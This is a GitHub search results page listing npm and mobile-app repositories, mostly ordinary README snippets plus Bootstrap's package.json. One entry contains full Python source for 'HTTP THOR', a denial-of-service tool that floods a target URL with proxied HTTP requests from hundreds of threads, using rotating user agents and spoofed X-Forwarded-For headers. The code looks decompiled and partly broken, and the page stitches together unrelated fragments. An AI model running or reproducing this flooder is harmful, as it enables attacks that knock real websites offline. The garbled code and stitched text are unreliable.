Found 223 repositories(showing 30)
kmanan
Mobile dashboard for Nginx Proxy Manager -- Android and iPhone. Fully developed using cursor.ai
Jesperpaulsen
An NPM package written in React used to preview mobile devices. Especially helpful when used in combination with a CMS like Sanity.
ogwok
The MTN-Momo-API is an npm package that provides a convenient and simplified way to interact with the MoMo (Mobile Money) API for making financial transactions. It abstracts the complexities of the API and offers a streamlined interface for requesting payments and retrieving transaction status.
michaelnjuguna
kenya-administrative-divisions is an npm package that provides information about counties, constituencies, and wards in Kenya. This package can be used by developers who are building web or mobile applications that require access to geographic data about Kenya.
codexive-zech
This repository lists the most popular and useful NPM packages for developers. it is a great resource for finding packages that can help you with your web developments, backend development, mobile development, machine learning and artificial intelligence projects. This is a great place to start if you looking for newer and useful NPM packages.
iamsenorespana
NPM Package for initializing JSDuck Documentation for Appcelerator Titanium Mobile Application Projects
ntkdrm3k
#!/usr/bin/env python #coding: utf-8 #..:: > HTTP THOR < ::.. Mod By THOR import urllib.request as urllib import os import threading import time import random import sys import string import urllib import multiprocessing import hashlib import getpass import socket import http.client as http CONST_USERAGENT = [ 'Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/37.0.2049.0 Safari/537.36', 'Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/36.0.1985.67 Safari/537.36', 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/536.5 (KHTML, like Gecko) Chrome/19.0.1084.9 Safari/536.5', 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/536.5 (KHTML, like Gecko) Chrome/19.0.1084.9 Safari/536.5', 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_0) AppleWebKit/536.3 (KHTML, like Gecko) Chrome/19.0.1063.0 Safari/536.3', 'Mozilla/5.0 (Windows NT 5.1; rv:31.0) Gecko/20100101 Firefox/31.0', 'Mozilla/5.0 (Windows NT 6.1; WOW64; rv:29.0) Gecko/20120101 Firefox/29.0', 'Mozilla/5.0 (X11; OpenBSD amd64; rv:28.0) Gecko/20100101 Firefox/28.0', 'Mozilla/5.0 (X11; Linux x86_64; rv:28.0) Gecko/20100101 Firefox/28.0', 'Mozilla/5.0 (Windows NT 6.1; rv:27.3) Gecko/20130101 Firefox/27.3', 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10.6; rv:25.0) Gecko/20100101 Firefox/25.0', 'Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:24.0) Gecko/20100101 Firefox/24.0', 'Mozilla/5.0 (Windows; U; MSIE 9.0; WIndows NT 9.0; en-US))', 'Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)', 'Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/4.0; InfoPath.2; SV1; .NET CLR 2.0.50727; WOW64)', 'Mozilla/5.0 (compatible; MSIE 10.0; Macintosh; Intel Mac OS X 10_7_3; Trident/6.0)', 'Opera/12.0(Windows NT 5.2;U;en)Presto/22.9.168 Version/12.00', 'Opera/9.80 (Windows NT 6.0) Presto/2.12.388 Version/12.14', 'Mozilla/5.0 (Windows NT 6.0; rv:2.0) Gecko/20100101 Firefox/4.0 Opera 12.14', 'Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.0) Opera 12.14', 'Opera/12.80 (Windows NT 5.1; U; en) Presto/2.10.289 Version/12.02', 'Opera/9.80 (Windows NT 6.1; U; es-ES) Presto/2.9.181 Version/12.00', 'Opera/9.80 (Windows NT 5.1; U; zh-sg) Presto/2.9.181 Version/12.00', 'Mozilla/5.0 (compatible; MSIE 9.0; Windows Phone OS 7.5; Trident/5.0; IEMobile/9.0)', 'HTC_Touch_3G Mozilla/4.0 (compatible; MSIE 6.0; Windows CE; IEMobile 7.11)', 'Mozilla/4.0 (compatible; MSIE 7.0; Windows Phone OS 7.0; Trident/3.1; IEMobile/7.0; Nokia;N70)', 'Mozilla/5.0 (BlackBerry; U; BlackBerry 9900; en) AppleWebKit/534.11+ (KHTML, like Gecko) Version/7.1.0.346 Mobile Safari/534.11+', 'Mozilla/5.0 (BlackBerry; U; BlackBerry 9850; en-US) AppleWebKit/534.11+ (KHTML, like Gecko) Version/7.0.0.254 Mobile Safari/534.11+', 'Mozilla/5.0 (BlackBerry; U; BlackBerry 9850; en-US) AppleWebKit/534.11+ (KHTML, like Gecko) Version/7.0.0.115 Mobile Safari/534.11+', 'Mozilla/5.0 (BlackBerry; U; BlackBerry 9850; en) AppleWebKit/534.11+ (KHTML, like Gecko) Version/7.0.0.254 Mobile Safari/534.11+', 'Mozilla/5.0 (Windows NT 6.2) AppleWebKit/535.7 (KHTML, like Gecko) Comodo_Dragon/16.1.1.0 Chrome/16.0.912.63 Safari/535.7', 'Mozilla/5.0 (X11; U; Linux x86_64; en-US) AppleWebKit/532.5 (KHTML, like Gecko) Comodo_Dragon/4.1.1.11 Chrome/4.1.249.1042 Safari/532.5', 'Mozilla/5.0 (iPad; CPU OS 6_0 like Mac OS X) AppleWebKit/536.26 (KHTML, like Gecko) Version/6.0 Mobile/10A5355d Safari/8536.25', 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_6_8) AppleWebKit/537.13+ (KHTML, like Gecko) Version/5.1.7 Safari/534.57.2', 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_3) AppleWebKit/534.55.3 (KHTML, like Gecko) Version/5.1.3 Safari/534.53.10', 'Mozilla/5.0 (iPad; CPU OS 5_1 like Mac OS X) AppleWebKit/534.46 (KHTML, like Gecko ) Version/5.1 Mobile/9B176 Safari/7534.48.3', 'Mozilla/5.0 (Windows; U; Windows NT 6.1; tr-TR) AppleWebKit/533.20.25 (KHTML, like Gecko) Version/5.0.4 Safari/533.20.27'] def MyProcess(): '''MyProcess''' __qualname__ = 'MyProcess' def __init__(self, url, proxy_list, threads_number): multiprocessing.Process.__init__(self) self.url = url self.proxy_list = proxy_list self.threads_number = threads_number def run(self): for i in range(self.threads_number): Boomer(self.url, self.proxy_list).start() MyProcess = (NODE,28)(MyProcess, 'MyProcess', multiprocessing.Process) def Boomer(): '''Boomer''' __qualname__ = 'Boomer' def __init__(self, target_url, proxy_list): threading.Thread.__init__(self) self.target_url = target_url self.proxy_list = proxy_list self.prob = random.randrange(0, 10, 1) def randomIp(self): random.seed() result = str(random.randint(1, 254)) + '.' + str(random.randint(1, 254)) + '.' result = result + str(random.randint(1, 254)) + '.' + str(random.randint(1, 254)) return result def randomIpList(self): random.seed() res = '' for ip in range(random.randint(2, 8)): res = res + self.randomIp() + ', ' return res[0:len(res) - 2] def randomUserAgent(self): return random.choice(CONST_USERAGENT) def run(self): method = 'GET' if random.randrange(0, 10, 1) >= 5: method = 'POST' proxy_selected = random.choice(self.proxy_list).split(':') head = method + ' ' + self.target_url + ' HTTP/1.1\r\n' host_url = self.target_url.replace('http://', '').replace('https://', '').split('/')[0] host = 'Host: ' + host_url + '/ \r\n' accept = 'Accept-Encoding: gzip, deflate\r\n' user_agent = 'User-Agent: ' + self.randomUserAgent() + '\r\n' connection = 'Connection: Keep-Alive, Persist\r\nProxy-Connection: keep-alive\r\n' x_forwarded_for = 'X-Forwarded-For: ' + self.randomIpList() + '\r\n' http_request = head + host + user_agent + accept + x_forwarded_for + connection + '\r\n' while None: try: s = socket.socket(socket.AF_INET, socket.SOCK_STREAM) s.connect((proxy_selected[0], int(proxy_selected[1]))) s.send(http_request.encode('utf-8')) print('@' + method + ' request make.') try: for i in range(3): s.send(http_request) except: tts = 1 continue proxy = random.choice(self.proxy_list).split(':') continue continue return None Boomer = (NODE,28)(Boomer, 'Boomer', threading.Thread) class Main: __qualname__ = 'Main' def __init__(self): if os.name in ('nt', 'dos', 'ce'): os.system('cls') os.system('title ..................::HTTP THOR::..................') os.system('color a') color = [ 'a', 'b', 'c', 'd', 'e', 'f'] os.system('color %s' % color[random.randrange(0, len(color), 1)]) else: linux_shell_color = [ '\x1b[31m', '\x1b[32m', '\x1b[33m', '\x1b[34m', '\x1b[35m', '\x1b[36m', '\x1b[37m', '\x1b[95m', '\x1b[94m', '\x1b[92m', '\x1b[93m', '\x1b[91m', '\x1b[0m'] print(linux_shell_color[random.randrange(0, len(linux_shell_color), 1)]) disclaimer = ' \n' \ ' _ _ ___ _ _____ ' \ ' __| | __| |/ _ \\ ___ __| |___ /_ __\n' \ ' / _` |/ _` | | | / __|/ _` | |_ \\ \\ / /\n' \ ' | (_| | (_| | |_| \\__ \\ (_| |___) \\ V / \n' \ ' \\__,_|\\__,_|\\___/|___/\\__,_|____/ \\_/ \n' \ ' ### Using this program you are responsible of your action.\n' \ ' ### Be carefull and read TOS.\n' \ ' ### Author and copyright are reserverd by THOR.\n' \ '\n' \ ' BY ACCESSING AND USING THE SERVICES IN ANY MANNER, YOU ARE "ACCEPTING" \n' \ ' AND AGREEING TO BE BOUND BY THESE TERMS OF SERVICE TO THE EXCLUSION OF ALL OTHER TERMS. \n' \ ' IF YOU DO NOT UNCONDITIONALLY ACCEPT THESE TERMS IN THEIR ENTIRETY, \n' \ ' YOU SHALL NOT (AND SHALL HAVE NO RIGHT TO) ACCESS OR USE THE SERVICES. \n' \ ' IF THE TERMS OF THIS AGREEMENT ARE CONSIDERED AN OFFER, ACCEPTANCE IS EXPRESSLY LIMITED TO SUCH TERMS. \n' \ ' THESE TERMS SHOULD BE READ IN CONJUNCTION WITH HOOTSUITE\xc3\xa2\xe2\x82\xac\xe2\x84\xa2S PRIVACY POLICY AND COPYRIGHT POLICY.\n' \ '\n' \ ' Wherever used in these Terms of Service, \xc3\xa2\xe2\x82\xac\xc5\x93you\xc3\xa2\xe2\x82\xac\xc2\x9d, \xc3\xa2\xe2\x82\xac\xc5\x93your\xc3\xa2\xe2\x82\xac\xc2\x9d, \xc3\xa2\xe2\x82\xac\xc5\x93Customer\xc3\xa2\xe2\x82\xac\xc2\x9d, or similar terms means ' \ ' the person or legal entity accessing or using the Services. If you are accessing and \n' \ ' using the Services on behalf of a company (such as your employer) or other legal entity, \n' \ ' you represent and warrant that you have the authority to bind that company\n' \ ' or other legal entity to these Terms of Service.\n' \ '\n' \ '\n' \ ' ..................::HTTP THOR::..................' \ ' ' print(disclaimer) def check_url(self, url): if url[0] + url[1] + url[2] + url[3] == 'www.': url = 'http://' + url elif url[0] + url[1] + url[2] + url[3] == 'http': pass else: url = 'http://' + url return url def retrieve_proxy(self): sourcecode = urllib.request.urlopen('http://free-proxy-list.net/') half = str(sourcecode.read()) half = half.split('<tbody>') half = half[1].split('</tbody>') half = half[0].split('<tr><td>') proxy_list = '' for proxy in half: proxy = proxy.split('</td><td>') try: proxy_list = proxy_list + proxy[0] + ':' + proxy[1] + '\n' continue continue out_file = open('proxy.txt', 'w') out_file.write(proxy_list) out_file.close() def setup(self): public_key = 'jjvbag%' secret_key = '&kk17cnH%' try: with open('password.txt', 'r') as f: password_file = f.readline() password_file = password_file.replace('\n', '') except: print('# Could not find password.txt.') sys.exit(0) try: sourcecode = urllib.request.urlopen('https://350adf0c87a0387a8100df99cb6...zhwUjBOa1VLUFdtRDhSR01qenZ1M1hZMWs/pwTHOR.txt') except: print('# Impossible to connect to the server, please try again.') sys.exit(0) hash1 = str(sourcecode.read().decode('utf-8')) hash2 = hashlib.sha1(password_file.encode('utf-8') + secret_key.encode('utf-8')).hexdigest() + '8a,' + public_key if hash1 != hash2: print("##FATAL ERROR##\n\nYou maybe need to update this program or your password isn't correct.\n\nPm nick: Nhi paltalk.com.") sys.exit(0) print('# Password correct.') target_url = input('# Enter URL to send requests: ') target_url = self.check_url(target_url) while None: try: s = str(input("# Enter 'y' to download a fresh proxy list or or leave empty to skip: ")) if s == 'y': self.retrieve_proxy() print('# Proxy list successfully downloaded.') break continue print('# Failed to download the proxy list.') continue continue while None: ipotetical_list = str(input('# Enter the proxy list or leave empty to skip default [proxy.txt]: ')) if ipotetical_list == '': ipotetical_list = 'proxy.txt' try: in_file = open(ipotetical_list, 'r') proxy_list = [] for i in in_file: proxy_list.append(i.split('/n')[0]) continue print('# Error to read file.') continue continue while None: try: pools_number = int(input('# Enter the number of parallel processes or leave empty to skip default [0]: ')) except: pools_number = 0 break continue while None: try: threads_number = int(input('# Enter the number of thread or leave empty to skip default [800]: ')) except: threads_number = 800 break continue for i in range(threads_number): Boomer(target_url, proxy_list).start() time.sleep(0.003) print('Thread ' + str(i) + ' is going up') if pools_number > 0: for pool_number in range(pools_number): MyProcess(target_url, proxy_list, threads_number).start() if __name__ == '__main__': main = Main() main.setup()
{ "name": "bootstrap", "description": "The most popular front-end framework for developing responsive, mobile first projects on the web.", "version": "4.5.0", "version_short": "4.5", "keywords": [ "css", "sass", "mobile-first", "responsive", "front-end", "framework", "web" ], "homepage": "https://getbootstrap.com/", "author": "The Bootstrap Authors (https://github.com/twbs/bootstrap/graphs/contributors)", "contributors": [ "Twitter, Inc." ], "scripts": { "start": "npm-run-all --parallel watch docs-serve", "bundlewatch": "bundlewatch --config .bundlewatch.config.json", "css": "npm-run-all css-compile css-prefix css-minify css-copy", "css-copy": "cross-env-shell shx mkdir -p site/docs/$npm_package_version_short/dist/ && cross-env-shell shx cp -r dist/css/ site/docs/$npm_package_version_short/dist/", "css-main": "npm-run-all css-lint css-compile-main css-prefix-main css-minify-main css-copy", "css-docs": "npm-run-all css-compile-docs css-prefix-docs css-minify-docs", "css-compile": "npm-run-all --parallel css-compile-*", "css-compile-main": "node-sass --output-style expanded --source-map true --source-map-contents true --precision 6 scss/ -o dist/css/ && npm run css-copy", "css-compile-docs": "cross-env-shell node-sass --output-style expanded --source-map true --source-map-contents true --precision 6 site/docs/$npm_package_version_short/assets/scss/docs.scss site/docs/$npm_package_version_short/assets/css/docs.min.css", "css-lint": "npm-run-all --continue-on-error --parallel css-lint-*", "css-lint-main": "stylelint \"scss/**/*.scss\" --cache --cache-location .cache/.stylelintcache", "css-lint-docs": "stylelint \"site/docs/**/assets/scss/*.scss\" \"site/docs/**/*.css\" --cache --cache-location .cache/.stylelintcache", "css-lint-vars": "fusv scss/ site/docs/", "css-minify": "npm-run-all --parallel css-minify-*", "css-minify-main": "cleancss --level 1 --format breakWith=lf --source-map --source-map-inline-sources --output dist/css/bootstrap.min.css dist/css/bootstrap.css && cleancss --level 1 --format breakWith=lf --source-map --source-map-inline-sources --output dist/css/bootstrap-grid.min.css dist/css/bootstrap-grid.css && cleancss --level 1 --format breakWith=lf --source-map --source-map-inline-sources --output dist/css/bootstrap-reboot.min.css dist/css/bootstrap-reboot.css", "css-minify-docs": "cross-env-shell cleancss --level 1 --format breakWith=lf --source-map --source-map-inline-sources --output site/docs/$npm_package_version_short/assets/css/docs.min.css site/docs/$npm_package_version_short/assets/css/docs.min.css", "css-prefix": "npm-run-all --parallel css-prefix-*", "css-prefix-main": "postcss --config build/postcss.config.js --replace \"dist/css/*.css\" \"!dist/css/*.min.css\"", "css-prefix-docs": "postcss --config build/postcss.config.js --replace \"site/docs/**/*.css\"", "js": "npm-run-all js-compile js-minify js-copy", "js-copy": "cross-env-shell shx mkdir -p site/docs/$npm_package_version_short/dist/ && cross-env-shell shx cp -r dist/js/ site/docs/$npm_package_version_short/dist/", "js-main": "npm-run-all js-lint js-compile js-minify-main", "js-docs": "npm-run-all js-lint-docs js-minify-docs", "js-compile": "npm-run-all --parallel js-compile-* --sequential js-copy", "js-compile-standalone": "rollup --environment BUNDLE:false --config build/rollup.config.js --sourcemap", "js-compile-bundle": "rollup --environment BUNDLE:true --config build/rollup.config.js --sourcemap", "js-compile-plugins": "node build/build-plugins.js", "js-compile-plugins-coverage": "cross-env NODE_ENV=test node build/build-plugins.js", "js-lint": "npm-run-all --continue-on-error --parallel js-lint-*", "js-lint-main": "eslint --report-unused-disable-directives --cache --cache-location .cache/.eslintcache js/src js/tests build/", "js-lint-docs": "eslint --report-unused-disable-directives --cache --cache-location .cache/.eslintcache site/", "js-minify": "npm-run-all --parallel js-minify-main js-minify-docs", "js-minify-main": "npm-run-all js-minify-standalone js-minify-bundle", "js-minify-standalone": "terser --compress typeofs=false --mangle --comments \"/^!/\" --source-map \"content=dist/js/bootstrap.js.map,includeSources,url=bootstrap.min.js.map\" --output dist/js/bootstrap.min.js dist/js/bootstrap.js", "js-minify-bundle": "terser --compress typeofs=false --mangle --comments \"/^!/\" --source-map \"content=dist/js/bootstrap.bundle.js.map,includeSources,url=bootstrap.bundle.min.js.map\" --output dist/js/bootstrap.bundle.min.js dist/js/bootstrap.bundle.js", "js-minify-docs": "cross-env-shell terser --mangle --comments \\\"/^!/\\\" --output site/docs/$npm_package_version_short/assets/js/docs.min.js site/docs/$npm_package_version_short/assets/js/vendor/anchor.min.js site/docs/$npm_package_version_short/assets/js/vendor/clipboard.min.js site/docs/$npm_package_version_short/assets/js/vendor/bs-custom-file-input.min.js \"site/docs/$npm_package_version_short/assets/js/src/*.js\"", "js-test": "npm-run-all js-test-karma* js-test-integration", "js-test-karma": "karma start js/tests/karma.conf.js", "js-test-karma-old": "cross-env USE_OLD_JQUERY=true npm run js-test-karma", "js-test-karma-bundle": "cross-env BUNDLE=true npm run js-test-karma", "js-test-karma-bundle-old": "cross-env BUNDLE=true USE_OLD_JQUERY=true npm run js-test-karma", "js-test-integration": "rollup --config js/tests/integration/rollup.bundle.js", "js-test-cloud": "cross-env BROWSER=true npm run js-test-karma", "lint": "npm-run-all --parallel js-lint css-lint lockfile-lint", "docs": "npm-run-all css-docs js-docs docs-build docs-lint", "docs-build": "bundle exec jekyll build", "docs-compile": "npm run docs-build", "docs-production": "cross-env JEKYLL_ENV=production npm run docs-build", "docs-netlify": "cross-env JEKYLL_ENV=netlify npm run docs-build", "docs-linkinator": "linkinator _gh_pages --recurse --silent --skip \"^(?!http://localhost)\"", "docs-vnu": "node build/vnu-jar.js", "docs-lint": "npm-run-all --parallel docs-vnu docs-linkinator", "docs-serve": "bundle exec jekyll serve", "docs-serve-only": "npm run docs-serve -- --skip-initial-build --no-watch", "lockfile-lint": "lockfile-lint --allowed-hosts npm --allowed-schemes https: --empty-hostname false --type npm --path package-lock.json", "update-deps": "ncu -u -x \"jquery,karma-browserstack-launcher,popper.js,qunit,sinon\" && npm update && bundle update && cross-env-shell echo Manually update \\\"site/docs/$npm_package_version_short/assets/js/vendor/\\\"", "release": "npm-run-all dist release-sri docs-build release-zip*", "release-sri": "node build/generate-sri.js", "release-version": "node build/change-version.js", "release-zip": "cross-env-shell \"shx rm -rf bootstrap-$npm_package_version-dist && shx cp -r dist/ bootstrap-$npm_package_version-dist && zip -r9 bootstrap-$npm_package_version-dist.zip bootstrap-$npm_package_version-dist && shx rm -rf bootstrap-$npm_package_version-dist\"", "release-zip-examples": "node build/zip-examples.js", "dist": "npm-run-all --parallel css js", "test": "npm-run-all lint dist js-test docs-build docs-lint", "netlify": "npm-run-all dist release-sri docs-netlify", "watch": "npm-run-all --parallel watch-*", "watch-css-main": "nodemon --watch scss/ --ext scss --exec \"npm run css-main\"", "watch-css-docs": "nodemon --watch \"site/docs/**/assets/scss/\" --ext scss --exec \"npm run css-docs\"", "watch-js-main": "nodemon --watch js/src/ --ext js --exec \"npm run js-compile\"", "watch-js-docs": "nodemon --watch \"site/docs/**/assets/js/src/\" --ext js --exec \"npm run js-docs\"" }, "style": "dist/css/bootstrap.css", "sass": "scss/bootstrap.scss", "main": "dist/js/bootstrap.js", "repository": { "type": "git", "url": "git+https://github.com/twbs/bootstrap.git" }, "bugs": { "url": "https://github.com/twbs/bootstrap/issues" }, "license": "MIT", "funding": { "type": "opencollective", "url": "https://opencollective.com/bootstrap" }, "dependencies": {}, "peerDependencies": { "jquery": "1.9.1 - 3", "popper.js": "^1.16.0" }, "devDependencies": { "@babel/cli": "^7.8.4", "@babel/core": "^7.9.6", "@babel/plugin-proposal-object-rest-spread": "^7.9.6", "@babel/preset-env": "^7.9.6", "@rollup/plugin-commonjs": "^11.1.0", "@rollup/plugin-node-resolve": "^7.1.3", "autoprefixer": "^9.7.6", "babel-eslint": "^10.1.0", "babel-plugin-istanbul": "^6.0.0", "bundlewatch": "^0.2.7", "clean-css-cli": "^4.3.0", "cross-env": "^7.0.2", "eslint": "^7.0.0", "find-unused-sass-variables": "^2.0.0", "glob": "^7.1.6", "hammer-simulator": "0.0.1", "ip": "^1.1.5", "jquery": "^3.5.1", "karma": "^5.0.5", "karma-browserstack-launcher": "1.4.0", "karma-chrome-launcher": "^3.1.0", "karma-coverage-istanbul-reporter": "^3.0.2", "karma-detect-browsers": "^2.3.3", "karma-firefox-launcher": "^1.3.0", "karma-qunit": "^4.1.1", "karma-sinon": "^1.0.5", "linkinator": "^2.1.1", "lockfile-lint": "^4.2.2", "node-sass": "^4.14.1", "nodemon": "^2.0.3", "npm-run-all": "^4.1.5", "popper.js": "^1.16.0", "postcss-cli": "^7.1.1", "qunit": "2.9.2", "rollup": "^2.9.1", "rollup-plugin-babel": "^4.4.0", "shelljs": "^0.8.4", "shx": "^0.3.2", "sinon": "^7.5.0", "stylelint": "^13.3.3", "stylelint-config-twbs-bootstrap": "^2.0.2", "terser": "^4.6.13", "vnu-jar": "20.3.16" }, "files": [ "dist/{css,js}/*.{css,js,map}", "js/{src,dist}/**/*.{js,map}", "scss/**/*.scss" ], "jspm": { "registry": "npm", "main": "js/bootstrap", "directories": { "lib": "dist" }, "shim": { "js/bootstrap": { "deps": [ "jquery", "popper.js" ], "exports": "$" } }, "dependencies": {}, "peerDependencies": { "jquery": "1.9.1 - 3", "popper.js": "^1.16.0" } } }
Bibhuti5
Potato Disease Classification Setup for Python: Install Python (Setup instructions) Install Python packages pip3 install -r training/requirements.txt pip3 install -r api/requirements.txt Install Tensorflow Serving (Setup instructions) Setup for ReactJS Install Nodejs (Setup instructions) Install NPM (Setup instructions) Install dependencies cd frontend npm install --from-lock-json npm audit fix Copy .env.example as .env. Change API url in .env. Setup for React-Native app Initial setup for React-Native app(Setup instructions) Install dependencies cd mobile-app yarn install cd ios && pod install && cd ../ Copy .env.example as .env. Change API url in .env. Training the Model Download the data from kaggle. Only keep folders related to Potatoes. Run Jupyter Notebook in Browser. jupyter notebook Open training/potato-disease-training.ipynb in Jupyter Notebook. In cell #2, update the path to dataset. Run all the Cells one by one. Copy the model generated and save it with the version number in the models folder. Running the API Using FastAPI Get inside api folder cd api Run the FastAPI Server using uvicorn uvicorn main:app --reload --host 0.0.0.0 Your API is now running at 0.0.0.0:8000 Using FastAPI & TF Serve Get inside api folder cd api Copy the models.config.example as models.config and update the paths in file. Run the TF Serve (Update config file path below) docker run -t --rm -p 8501:8501 -v C:/Code/potato-disease-classification:/potato-disease-classification tensorflow/serving --rest_api_port=8501 --model_config_file=/potato-disease-classification/models.config Run the FastAPI Server using uvicorn For this you can directly run it from your main.py or main-tf-serving.py using pycharm run option (as shown in the video tutorial) OR you can run it from command prompt as shown below, uvicorn main-tf-serving:app --reload --host 0.0.0.0 Your API is now running at 0.0.0.0:8000 Running the Frontend Get inside api folder cd frontend Copy the .env.example as .env and update REACT_APP_API_URL to API URL if needed. Run the frontend npm run start Running the app Get inside mobile-app folder cd mobile-app Copy the .env.example as .env and update URL to API URL if needed. Run the app (android/iOS) npm run android or npm run ios Creating the TF Lite Model Run Jupyter Notebook in Browser. jupyter notebook Open training/tf-lite-converter.ipynb in Jupyter Notebook. In cell #2, update the path to dataset. Run all the Cells one by one. Model would be saved in tf-lite-models folder. Deploying the TF Lite on GCP Create a GCP account. Create a Project on GCP (Keep note of the project id). Create a GCP bucket. Upload the tf-lite model generate in the bucket in the path models/potato-model.tflite. Install Google Cloud SDK (Setup instructions). Authenticate with Google Cloud SDK. gcloud auth login Run the deployment script. cd gcp gcloud functions deploy predict_lite --runtime python38 --trigger-http --memory 512 --project project_id Your model is now deployed. Use Postman to test the GCF using the Trigger URL. Inspiration: https://cloud.google.com/blog/products/ai-machine-learning/how-to-serve-deep-learning-models-using-tensorflow-2-0-with-cloud-functions Deploying the TF Model (.h5) on GCP Create a GCP account. Create a Project on GCP (Keep note of the project id). Create a GCP bucket. Upload the tf .h5 model generate in the bucket in the path models/potato-model.h5. Install Google Cloud SDK (Setup instructions). Authenticate with Google Cloud SDK. gcloud auth login Run the deployment script. cd gcp gcloud functions deploy predict --runtime python38 --trigger-http --memory 512 --project project_id Your model is now deployed. Use Postman to test the GCF using the Trigger URL. Inspiration: https://cloud.google.com/blog/products/ai-machine-learning/how-to-serve-deep-learning-models-using-tensorflow-2-0-with-cloud-functions
nabilalakhani
This is a generic Page Object Model which solves all your automation needs with single codebase. We often tend to create different test frameworks for different platforms and it's very difficult for anyone to serve all platform needs in one test automation framework. OneFramework solves all your needs. You just give the locator and leave the rest to OneFramework. Contents: Features Libraries Used Prerequisites Installations Appium Setup How This Framework Works How To Run Tests How To See Allure Result Report Image Comparison Output Pending Tasks How To Contribute? Features: Easy to automate any type of application Cross platform(mobile & web) support with single codebase Page Object Model TestNG integration Image Comparison Allure Reporting Robust in nature Many configurations Libraries Used: Appium Selenium WebDriver Java TestNG Gradle WebDriverManager AShot Allure Report Prerequisites Installations: JAVA 1.8 - Install Java and set the JAVA_HOME path on your machine. Node & NPM - Download & install node from https://nodejs.org/en/download/. Gradle - Install Gradle. Android - Install Android Studio & set ANDROID_HOME path. Downloading the Android SDK Download the Android SDK tools such as Build tools Platform tools Android Emulator Intel HAXM installer etc..... Create an emulator device from AVD manager iOS - Install XCode on your machine & download required iPhone/iPad simulators. Allure Report - Install Allure Report library on your machine. Please follow below link to install it on MAC. Similarly install allure-report installer on your respective machine. https://docs.qameta.io/allure/#_installing_a_commandline Note: If you want to run only on WEB, you don't need anything except JAVA. Mentioned installations Node, Android & iOS are for mobile app automation & Rest like Gradle & Allure are for framework level Appium Setup: Install Appium $ sudo npm install -g appium@1.9.1 --unsafe-perm=true --allow-root Appium Doctor - which is used to see if the appium setup is correctly done or not. Run it and fix the issues as per that. $ sudo npm install -g appium-doctor --unsafe-perm=true --allow-root $ appium-doctor How This Framework Works: This framework is built in Page Object Model style using TestNG framework. We have "testng.xml" file which has tests for each and every platform in cross browser/device testing fashion. Here are the minimal things you have to do: Create your tests Create your Page Object class w.r.t test that you have written, if not created already (Take the reference from org.oneframework.pageObjects). For e.g, SignIn button locators for web, ios & android set as shown below. - If mobile app, Set the android, ios device details in corresponding files in resources directory as shown below. - If web app, Set web app URL in BaseTest How To Run Tests: Clone the repo. https://github.com/srinu-kodi/OneFramework.git Build the JAR and run it. $ gradle clean build $ java -jar build/libs/Automation-1.0-SNAPSHOT.jar capture $ java -jar build/libs/Automation-1.0-SNAPSHOT.jar compare Note:capture & compare are the image capture and compare modes. How To See Allure Result Report: Once test execution is complete, allure-results directory gets generated. I assume you have already installed allure on your machine. If not, install it. If yes, run below command to see the report. $ allure serve <allure-results path> Image Comparison Output: Once image comparison is complete, all the images w.r.t platforms are published into local baselineImages directory at root level. Now go to specific directory and get the image comparison resulted images. difference image is created only when there is a difference in actual vs expected images. Below is the sample output. expectedImage actualImage differenceImage
bozzhik
NPM package for detecting mobile devices in web applications.
uBrunoow
This is a repo that teachs how you can create your own npm package and publish in the npm for other users use your package, this is very util and an example that i have is that i use in work a "boilerplate" using npm to keep a pattern of folders and archives in the new proejct this being for web or for mobile
sameerkali
Introduction Mobile Responsive Single Page Application. Ecommerce Store (Frontend ready). 🧑💻 Concepts/Tech Stack Used Hooks and Context API for State Management. React-Router for Routing. JSON for consuming data(fake API) from json file. Custom Hooks and Regular Expressions for Client-Side Form Validation. SASS(SCSS syntax) for styling. Gulp for Transpiling SCSS to CSS. 🖥️ Setup: Install all project dependencies with npm install Start the development server with npm start Transpile SCSS to CSS with gulp Open http://localhost:3000 to view it in the browser. Note: This project was bootstrapped with Create React App.
lingfeng11111
J2ME-for-Web is a TypeScript-based, npm-driven modern frontend toolchain that embeds a full J2ME VM. It runs unchanged in browsers, Web Workers and Electron, delivering “compile once, open instantly” nostalgic mobile experiences across every platform.
mickozak
The frontend layer made in React.js and the backend layer made in Node.js Backend connects to DialogFlow and MongoDB. Materialize CSS and numerous npm packages were used. Materialize CSS uses the effect of mobile navigation, parallax and scrollspy. You can go to the website and ask chatbot questions.
ZahoorCodes
